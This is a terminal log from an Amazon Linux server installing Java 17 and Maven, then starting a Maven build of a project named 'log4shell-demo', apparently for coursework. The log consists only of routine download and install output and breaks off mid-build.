(31/57): libX11-1.8.10-2.amzn2023.0.1.x86_64.rpm 13 MB/s | 659 kB 00:00

(32/57): libX11-common-1.8.10-2.amzn2023.0.1.noarch.rpm 2.8 MB/s | 147 kB 00:00

(33/57): libXau-1.0.11-6.amzn2023.0.1.x86_64.rpm 1.0 MB/s | 33 kB 00:00

(34/57): libXrender-0.9.11-6.amzn2023.0.1.x86_64.rpm 1.4 MB/s | 29 kB 00:00

(35/57): libXext-1.3.6-1.amzn2023.0.1.x86_64.rpm 1.8 MB/s | 42 kB 00:00

(36/57): libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64.rpm 2.1 MB/s | 190 kB 00:00

(37/57): libbrotli-1.0.9-4.amzn2023.0.2.x86_64.rpm 3.1 MB/s | 315 kB 00:00

(38/57): libpng-1.6.37-10.amzn2023.0.6.x86_64.rpm 4.8 MB/s | 128 kB 00:00

(39/57): libxcb-1.17.0-1.amzn2023.0.1.x86_64.rpm 4.6 MB/s | 235 kB 00:00

(40/57): maven-3.8.4-3.amzn2023.0.5.noarch.rpm 646 kB/s | 18 kB 00:00

(41/57): maven-amazon-corretto17-3.8.4-3.amzn2023.0.5.noarch.rpm 215 kB/s | 9.4 kB 00:00

(42/57): maven-resolver-1.7.3-3.amzn2023.0.4.noarch.rpm 2.5 MB/s | 557 kB 00:00

(43/57): maven-lib-3.8.4-3.amzn2023.0.5.noarch.rpm 4.6 MB/s | 1.5 MB 00:00

(44/57): maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch.rpm 1.5 MB/s | 152 kB 00:00

(45/57): pixman-0.43.4-1.amzn2023.0.4.x86_64.rpm 7.1 MB/s | 296 kB 00:00

(46/57): maven-wagon-3.4.2-6.amzn2023.0.4.noarch.rpm 1.1 MB/s | 113 kB 00:00

(47/57): plexus-cipher-1.8-3.amzn2023.0.3.noarch.rpm 806 kB/s | 27 kB 00:00

(48/57): plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch.rpm 493 kB/s | 19 kB 00:00

(49/57): plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch.rpm 781 kB/s | 61 kB 00:00

(50/57): plexus-interpolation-1.26-10.amzn2023.0.4.noarch.rpm 768 kB/s | 80 kB 00:00

(51/57): plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch.rpm 364 kB/s | 34 kB 00:00

(52/57): plexus-utils-3.3.0-9.amzn2023.0.4.noarch.rpm 2.1 MB/s | 254 kB 00:00

(53/57): publicsuffix-list-20240212-61.amzn2023.noarch.rpm 760 kB/s | 89 kB 00:00

(54/57): sisu-0.3.4-9.amzn2023.0.4.noarch.rpm 5.3 MB/s | 510 kB 00:00

(55/57): xml-common-0.6.3-56.amzn2023.0.2.noarch.rpm 769 kB/s | 32 kB 00:00

(56/57): slf4j-1.7.32-3.amzn2023.0.4.noarch.rpm 588 kB/s | 70 kB 00:00

(57/57): java-17-amazon-corretto-headless-17.0.15+6-1.amzn2023.1.x86_64.rpm 38 MB/s | 91 MB 00:02

Total 34 MB/s | 109 MB 00:03

Running transaction check

Transaction check succeeded.

Running transaction test

Transaction test succeeded.

Running transaction

Preparing : 1/1

Installing : javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch 1/57

Installing : fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch 2/57

Installing : dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch 3/57

Installing : dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch 4/57

Installing : libpng-2:1.6.37-10.amzn2023.0.6.x86_64 5/57

Installing : dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch 6/57

Running scriptlet: xml-common-0.6.3-56.amzn2023.0.2.noarch 7/57

Installing : xml-common-0.6.3-56.amzn2023.0.2.noarch 7/57

Installing : publicsuffix-list-20240212-61.amzn2023.noarch 8/57

Installing : pixman-0.43.4-1.amzn2023.0.4.x86_64 9/57

Installing : libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64 10/57

Installing : libbrotli-1.0.9-4.amzn2023.0.2.x86_64 11/57

Installing : libXau-1.0.11-6.amzn2023.0.1.x86_64 12/57

Installing : libxcb-1.17.0-1.amzn2023.0.1.x86_64 13/57

Installing : libX11-common-1.8.10-2.amzn2023.0.1.noarch 14/57

Installing : libX11-1.8.10-2.amzn2023.0.1.x86_64 15/57

Installing : libXext-1.3.6-1.amzn2023.0.1.x86_64 16/57

Installing : libXrender-0.9.11-6.amzn2023.0.1.x86_64 17/57

Installing : graphite2-1.3.14-7.amzn2023.0.2.x86_64 18/57

Installing : google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch 19/57

Installing : google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch 20/57

Installing : langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch 21/57

Installing : cairo-1.18.0-4.amzn2023.0.1.x86_64 22/57

Installing : harfbuzz-7.0.0-2.amzn2023.0.2.x86_64 23/57

Installing : freetype-2.13.2-5.amzn2023.0.1.x86_64 24/57

Installing : fontconfig-2.13.94-2.amzn2023.0.2.x86_64 25/57

Running scriptlet: fontconfig-2.13.94-2.amzn2023.0.2.x86_64 25/57

Installing : alsa-lib-1.2.7.2-1.amzn2023.0.2.x86_64 26/57

Installing : java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86_64 27/57

Running scriptlet: java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86_64 27/57

Installing : atinject-1.0.5-3.amzn2023.0.3.noarch 28/57

Installing : plexus-utils-3.3.0-9.amzn2023.0.4.noarch 29/57

Installing : slf4j-1.7.32-3.amzn2023.0.4.noarch 30/57

Installing : apache-commons-io-1:2.8.0-7.amzn2023.0.4.noarch 31/57

Installing : apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch 32/57

Installing : httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch 33/57

Installing : jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch 34/57

Installing : plexus-cipher-1.8-3.amzn2023.0.3.noarch 35/57

Installing : plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch 36/57

Installing : plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch 37/57

Installing : plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch 38/57

Installing : maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch 39/57

Installing : jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch 40/57

Installing : cdi-api-2.0.2-6.amzn2023.0.3.noarch 41/57

Installing : sisu-1:0.3.4-9.amzn2023.0.4.noarch 42/57

Installing : apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch 43/57

Installing : apache-commons-codec-1.15-6.amzn2023.0.3.noarch 44/57

Installing : httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch 45/57

Installing : jansi-2.4.0-3.amzn2023.0.3.x86_64 46/57

Installing : java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86_64 47/57

Running scriptlet: java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86_64 47/57

Installing : jsoup-1.16.1-4.amzn2023.0.2.noarch 48/57

Installing : maven-wagon-3.4.2-6.amzn2023.0.4.noarch 49/57

Installing : maven-resolver-1:1.7.3-3.amzn2023.0.4.noarch 50/57

Installing : jsr-305-3.0.2-5.amzn2023.0.4.noarch 51/57

Installing : guava-31.0.1-3.amzn2023.0.6.noarch 52/57

Installing : google-guice-4.2.3-8.amzn2023.0.6.noarch 53/57

Installing : plexus-interpolation-1.26-10.amzn2023.0.4.noarch 54/57

Installing : maven-lib-1:3.8.4-3.amzn2023.0.5.noarch 55/57

Installing : maven-amazon-corretto17-1:3.8.4-3.amzn2023.0.5.noarch 56/57

Installing : maven-1:3.8.4-3.amzn2023.0.5.noarch 57/57

Running scriptlet: maven-1:3.8.4-3.amzn2023.0.5.noarch 57/57

Running scriptlet: fontconfig-2.13.94-2.amzn2023.0.2.x86_64 57/57

Running scriptlet: maven-1:3.8.4-3.amzn2023.0.5.noarch 57/57

Verifying : alsa-lib-1.2.7.2-1.amzn2023.0.2.x86_64 1/57

Verifying : apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch 2/57

Verifying : apache-commons-codec-1.15-6.amzn2023.0.3.noarch 3/57

Verifying : apache-commons-io-1:2.8.0-7.amzn2023.0.4.noarch 4/57

Verifying : apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch 5/57

Verifying : atinject-1.0.5-3.amzn2023.0.3.noarch 6/57

Verifying : cairo-1.18.0-4.amzn2023.0.1.x86_64 7/57

Verifying : cdi-api-2.0.2-6.amzn2023.0.3.noarch 8/57

Verifying : dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch 9/57

Verifying : dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch 10/57

Verifying : dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch 11/57

Verifying : fontconfig-2.13.94-2.amzn2023.0.2.x86_64 12/57

Verifying : fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch 13/57

Verifying : freetype-2.13.2-5.amzn2023.0.1.x86_64 14/57

Verifying : google-guice-4.2.3-8.amzn2023.0.6.noarch 15/57

Verifying : google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch 16/57

Verifying : google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch 17/57

Verifying : graphite2-1.3.14-7.amzn2023.0.2.x86_64 18/57

Verifying : guava-31.0.1-3.amzn2023.0.6.noarch 19/57

Verifying : harfbuzz-7.0.0-2.amzn2023.0.2.x86_64 20/57

Verifying : httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch 21/57

Verifying : httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch 22/57

Verifying : jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch 23/57

Verifying : jansi-2.4.0-3.amzn2023.0.3.x86_64 24/57

Verifying : java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86_64 25/57

Verifying : java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86_64 26/57

Verifying : javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch 27/57

Verifying : jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch 28/57

Verifying : jsoup-1.16.1-4.amzn2023.0.2.noarch 29/57

Verifying : jsr-305-3.0.2-5.amzn2023.0.4.noarch 30/57

Verifying : langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch 31/57

Verifying : libX11-1.8.10-2.amzn2023.0.1.x86_64 32/57

Verifying : libX11-common-1.8.10-2.amzn2023.0.1.noarch 33/57

Verifying : libXau-1.0.11-6.amzn2023.0.1.x86_64 34/57

Verifying : libXext-1.3.6-1.amzn2023.0.1.x86_64 35/57

Verifying : libXrender-0.9.11-6.amzn2023.0.1.x86_64 36/57

Verifying : libbrotli-1.0.9-4.amzn2023.0.2.x86_64 37/57

Verifying : libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64 38/57

Verifying : libpng-2:1.6.37-10.amzn2023.0.6.x86_64 39/57

Verifying : libxcb-1.17.0-1.amzn2023.0.1.x86_64 40/57

Verifying : maven-1:3.8.4-3.amzn2023.0.5.noarch 41/57

Verifying : maven-amazon-corretto17-1:3.8.4-3.amzn2023.0.5.noarch 42/57

Verifying : maven-lib-1:3.8.4-3.amzn2023.0.5.noarch 43/57

Verifying : maven-resolver-1:1.7.3-3.amzn2023.0.4.noarch 44/57

Verifying : maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch 45/57

Verifying : maven-wagon-3.4.2-6.amzn2023.0.4.noarch 46/57

Verifying : pixman-0.43.4-1.amzn2023.0.4.x86_64 47/57

Verifying : plexus-cipher-1.8-3.amzn2023.0.3.noarch 48/57

Verifying : plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch 49/57

Verifying : plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch 50/57

Verifying : plexus-interpolation-1.26-10.amzn2023.0.4.noarch 51/57

Verifying : plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch 52/57

Verifying : plexus-utils-3.3.0-9.amzn2023.0.4.noarch 53/57

Verifying : publicsuffix-list-20240212-61.amzn2023.noarch 54/57

Verifying : sisu-1:0.3.4-9.amzn2023.0.4.noarch 55/57

Verifying : slf4j-1.7.32-3.amzn2023.0.4.noarch 56/57

Verifying : xml-common-0.6.3-56.amzn2023.0.2.noarch 57/57

Installed:

alsa-lib-1.2.7.2-1.amzn2023.0.2.x86_64

apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch

apache-commons-codec-1.15-6.amzn2023.0.3.noarch

apache-commons-io-1:2.8.0-7.amzn2023.0.4.noarch

apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch

atinject-1.0.5-3.amzn2023.0.3.noarch

cairo-1.18.0-4.amzn2023.0.1.x86_64

cdi-api-2.0.2-6.amzn2023.0.3.noarch

dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch

dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch

dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch

fontconfig-2.13.94-2.amzn2023.0.2.x86_64

fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch

freetype-2.13.2-5.amzn2023.0.1.x86_64

google-guice-4.2.3-8.amzn2023.0.6.noarch

google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch

google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch

graphite2-1.3.14-7.amzn2023.0.2.x86_64

guava-31.0.1-3.amzn2023.0.6.noarch

harfbuzz-7.0.0-2.amzn2023.0.2.x86_64

httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch

httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch

jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch

jansi-2.4.0-3.amzn2023.0.3.x86_64

java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86_64

java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86_64

javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch

jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch

jsoup-1.16.1-4.amzn2023.0.2.noarch

jsr-305-3.0.2-5.amzn2023.0.4.noarch

langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch

libX11-1.8.10-2.amzn2023.0.1.x86_64

libX11-common-1.8.10-2.amzn2023.0.1.noarch

libXau-1.0.11-6.amzn2023.0.1.x86_64

libXext-1.3.6-1.amzn2023.0.1.x86_64

libXrender-0.9.11-6.amzn2023.0.1.x86_64

libbrotli-1.0.9-4.amzn2023.0.2.x86_64

libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64

libpng-2:1.6.37-10.amzn2023.0.6.x86_64

libxcb-1.17.0-1.amzn2023.0.1.x86_64

maven-1:3.8.4-3.amzn2023.0.5.noarch

maven-amazon-corretto17-1:3.8.4-3.amzn2023.0.5.noarch

maven-lib-1:3.8.4-3.amzn2023.0.5.noarch

maven-resolver-1:1.7.3-3.amzn2023.0.4.noarch

maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch

maven-wagon-3.4.2-6.amzn2023.0.4.noarch

pixman-0.43.4-1.amzn2023.0.4.x86_64

plexus-cipher-1.8-3.amzn2023.0.3.noarch

plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch

plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch

plexus-interpolation-1.26-10.amzn2023.0.4.noarch

plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch

plexus-utils-3.3.0-9.amzn2023.0.4.noarch

publicsuffix-list-20240212-61.amzn2023.noarch

sisu-1:0.3.4-9.amzn2023.0.4.noarch

slf4j-1.7.32-3.amzn2023.0.4.noarch

xml-common-0.6.3-56.amzn2023.0.2.noarch

Complete!

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn -v

Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)

Maven home: /usr/share/maven

Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86_64

Default locale: en, platform encoding: UTF-8

OS name: "linux", version: "6.1.134-152.225.amzn2023.x86_64", arch: "amd64", family: "unix"

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-parent/2.5.5/spring-boot-starter-parent-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-parent/2.5.5/spring-boot-starter-parent-2.5.5.pom (8.6 kB at 15 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-dependencies/2.5.5/spring-boot-dependencies-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-dependencies/2.5.5/spring-boot-dependencies-2.5.5.pom (109 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/datastax/oss/java-driver-bom/4.11.3/java-driver-bom-4.11.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/datastax/oss/java-driver-bom/4.11.3/java-driver-bom-4.11.3.pom (4.1 kB at 99 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-bom/4.1.25/metrics-bom-4.1.25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-bom/4.1.25/metrics-bom-4.1.25.pom (5.3 kB at 136 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-parent/4.1.25/metrics-parent-4.1.25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-parent/4.1.25/metrics-parent-4.1.25.pom (17 kB at 458 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/groovy/groovy-bom/3.0.9/groovy-bom-3.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/groovy/groovy-bom/3.0.9/groovy-bom-3.0.9.pom (26 kB at 677 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-bom/12.1.7.Final/infinispan-bom-12.1.7.Final.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-bom/12.1.7.Final/infinispan-bom-12.1.7.Final.pom (18 kB at 402 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-build-configuration-parent/12.1.7.Final/infinispan-build-configuration-parent-12.1.7.Final.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-build-configuration-parent/12.1.7.Final/infinispan-build-configuration-parent-12.1.7.Final.pom (14 kB at 365 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/jboss-parent/36/jboss-parent-36.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/jboss-parent/36/jboss-parent-36.pom (66 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-bom/2.12.5/jackson-bom-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-bom/2.12.5/jackson-bom-2.12.5.pom (17 kB at 615 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-parent/2.12/jackson-parent-2.12.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-parent/2.12/jackson-parent-2.12.pom (7.5 kB at 228 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/oss-parent/41/oss-parent-41.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/oss-parent/41/oss-parent-41.pom (23 kB at 754 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/glassfish/jersey/jersey-bom/2.33/jersey-bom-2.33.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/glassfish/jersey/jersey-bom/2.33/jersey-bom-2.33.pom (19 kB at 455 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.6/project-1.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.6/project-1.0.6.pom (13 kB at 555 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/jetty/jetty-bom/9.4.43.v20210629/jetty-bom-9.4.43.v20210629.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/jetty/jetty-bom/9.4.43.v20210629/jetty-bom-9.4.43.v20210629.pom (18 kB at 477 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/junit/junit-bom/5.7.2/junit-bom-5.7.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/junit/junit-bom/5.7.2/junit-bom-5.7.2.pom (5.1 kB at 154 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlin/kotlin-bom/1.5.31/kotlin-bom-1.5.31.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlin/kotlin-bom/1.5.31/kotlin-bom-1.5.31.pom (9.3 kB at 322 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlinx/kotlinx-coroutines-bom/1.5.2/kotlinx-coroutines-bom-1.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlinx/kotlinx-coroutines-bom/1.5.2/kotlinx-coroutines-bom-1.5.2.pom (4.1 kB at 164 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-bom/2.14.1/log4j-bom-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-bom/2.14.1/log4j-bom-2.14.1.pom (8.1 kB at 289 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/logging-parent/3/logging-parent-3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/logging-parent/3/logging-parent-3.pom (3.1 kB at 125 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/23/apache-23.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/23/apache-23.pom (18 kB at 542 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/micrometer/micrometer-bom/1.7.4/micrometer-bom-1.7.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/micrometer/micrometer-bom/1.7.4/micrometer-bom-1.7.4.pom (6.9 kB at 229 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/netty/netty-bom/4.1.68.Final/netty-bom-4.1.68.Final.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/netty/netty-bom/4.1.68.Final/netty-bom-4.1.68.Final.pom (12 kB at 451 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/7/oss-parent-7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/7/oss-parent-7.pom (4.8 kB at 124 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/oracle/database/jdbc/ojdbc-bom/21.1.0.0/ojdbc-bom-21.1.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/oracle/database/jdbc/ojdbc-bom/21.1.0.0/ojdbc-bom-21.1.0.0.pom (12 kB at 443 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/prometheus/simpleclient_bom/0.10.0/simpleclient_bom-0.10.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/prometheus/simpleclient_bom/0.10.0/simpleclient_bom-0.10.0.pom (4.9 kB at 104 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/prometheus/parent/0.10.0/parent-0.10.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/prometheus/parent/0.10.0/parent-0.10.0.pom (7.5 kB at 312 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/r2dbc/r2dbc-bom/Arabba-SR10/r2dbc-bom-Arabba-SR10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/r2dbc/r2dbc-bom/Arabba-SR10/r2dbc-bom-Arabba-SR10.pom (4.3 kB at 139 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/projectreactor/reactor-bom/2020.0.11/reactor-bom-2020.0.11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/projectreactor/reactor-bom/2020.0.11/reactor-bom-2020.0.11.pom (4.2 kB at 141 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/io/rsocket/rsocket-bom/1.1.1/rsocket-bom-1.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/io/rsocket/rsocket-bom/1.1.1/rsocket-bom-1.1.1.pom (2.6 kB at 94 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/data/spring-data-bom/2021.0.5/spring-data-bom-2021.0.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/data/spring-data-bom/2021.0.5/spring-data-bom-2021.0.5.pom (5.7 kB at 178 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-framework-bom/5.3.10/spring-framework-bom-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-framework-bom/5.3.10/spring-framework-bom-5.3.10.pom (5.7 kB at 177 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/integration/spring-integration-bom/5.5.4/spring-integration-bom-5.5.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/integration/spring-integration-bom/5.5.4/spring-integration-bom-5.5.4.pom (9.1 kB at 381 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/security/spring-security-bom/5.5.2/spring-security-bom-5.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/security/spring-security-bom/5.5.2/spring-security-bom-5.5.2.pom (5.7 kB at 173 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/session/spring-session-bom/2021.0.2/spring-session-bom-2021.0.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/session/spring-session-bom/2021.0.2/spring-session-bom-2021.0.2.pom (2.7 kB at 105 kB/s)

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.pom (3.1 kB at 126 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.jar (102 kB at 2.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.pom (5.2 kB at 148 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/31/maven-plugins-31.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/31/maven-plugins-31.pom (10 kB at 400 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/31/maven-parent-31.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/31/maven-parent-31.pom (43 kB at 1.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/19/apache-19.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/19/apache-19.pom (15 kB at 673 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.jar (30 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.pom (8.1 kB at 252 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/34/maven-plugins-34.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/34/maven-plugins-34.pom (11 kB at 486 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/34/maven-parent-34.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/34/maven-parent-34.pom (43 kB at 1.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.jar (33 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.pom

